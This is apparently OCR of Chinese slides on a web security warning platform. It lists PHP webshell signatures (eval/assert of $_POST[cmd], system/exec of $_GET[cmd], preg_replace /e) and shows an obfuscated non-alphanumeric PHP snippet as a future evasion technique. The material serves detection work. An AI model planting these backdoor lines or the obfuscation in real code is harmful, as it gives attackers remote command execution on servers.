
预警平台的建设和使用


系统安全分析平台
业务日志收集
业务日志收集
业务日志收集
关联会员
深度追踪
分析
SQL注入检测
404、跨域检测
日志中心
？？？
访问逻辑分析
异常访客追踪
监控、邮件反馈

木马特征码实例及未来新编码方式

木马特征码实例及未来新编码方式

木马实例



木马特征码实例及未来新编码方式

PHP木马特征码

1、eval，assert，eval(base64_decode)

Eval: eval($_POST[cmd]);

Assert: assert($_POST[cmd]);

2、exec，system

Exec: exec($_GET[cmd],$arr);

System: system($_GET[cmd]);

3、preg_replace

Preg_replace:preg_replace("/[email]/e",$_POST['email'],"error");

4、copy，move_uploaded_file，fputs

此类主要是上传文件判断不严格：1、mime type判断 2、后缀判断

木马特征码实例及未来新编码方式

未来木马编码方式的设想 – 非字母数字编码


```
$_[+$_]++;
$_=$_."";
$__++;
$___=$_[+""];
$____=$____=$_[$__];
$_____=$____;
$_____++;
$______=$___;
$______++;$______++;$______++;$______++;
$_=$___.$_____.$_____.$_____.$____.++$_____;
$_("p".$____."in".$_____." $__+$__");
```

aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ

分 享 结 束

谢谢大家